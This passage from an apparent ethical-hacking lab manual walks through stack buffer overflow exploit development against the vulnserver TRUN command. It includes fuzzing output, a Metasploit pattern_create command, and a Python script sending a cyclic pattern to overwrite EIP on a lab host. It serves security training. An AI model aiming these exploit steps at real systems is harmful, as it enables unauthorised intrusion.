


Figure 1.7.23: Status changes from Running to Paused

57. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the Python script.

58. A message appears, saying that the vulnerable server crashed after receiving approximately **3300** bytes of data, but it did not overwrite the EIP register.

Note: The byte size might differ in your lab environment.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker/Desktop/Scripts]
# ./fuzz.py
^CFuzzing crashed vulnerable server at 3300 bytes
[root@parrot]~/home/attacker/Desktop/Scripts]
#
```

Figure 1.7.24: Terminate fuzz.py script

59. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.

60. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon (▶) in the toolbar to run **Immunity Debugger**.

61. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern_create** Ruby tool to generate random bytes of data.

62. Switch back to the **Parrot Security** virtual machine.

63. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

64. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

65. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

66. Now, type **cd** and press **Enter** to jump to the root directory

T A S K 7 . 6

Identify the Offset

67. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3400** and press **Enter**.

Note: -l: length, 3400: byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)

68. It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.




Figure 1.7.25: Copy the random bytes

69. Now, switch back to the previously opened terminal window, type **pluma findoff.py**, and press **Enter**.





Figure 1.7.26: Edit `findoff.py` script

70. A Python script file appears; paste the copied code in the **offset** variable, as shown in the screenshot.
71. Press **Ctrl+S** to save the script file.



```

findoff.py (~/Desktop/Scripts) - Pluma (as superuser)
File Edit View Search Tools Documents Help
[+] Open Save Undo Cut Copy Paste Find Replace Select All
findoff.py ×
1#!/usr/bin/python
2import sys, socket
3
4offset =
5    "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9A
6try:
7    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8    soc.connect(('10.10.10.10', 9999))
9    soc.send(('TRUN /.:/' + offset))
10   soc.close()
11except:
12    print "Error: Unable to establish connection with Server"
13    sys.exit()


```

Python Tab Width: 4 Ln 4, Col 10 INS

Figure 1.7.27: Paste the copied random bytes

72. Type **chmod +x findoff.py** and press **Enter** to change the mode to execute the Python script.
73. Now, type **./findoff.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.



```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker/Desktop/Scripts]
#chmod +x findoff.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
#./findoff.py

```

Figure 1.7.28: Execute the findoff.py script

74. Switch to the **Windows 10** virtual machine.

75. In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.
76. Note down the random bytes in the EIP and find the offset of those bytes.




Figure 1.7.29: Immunity Debugger – EIP overwritten

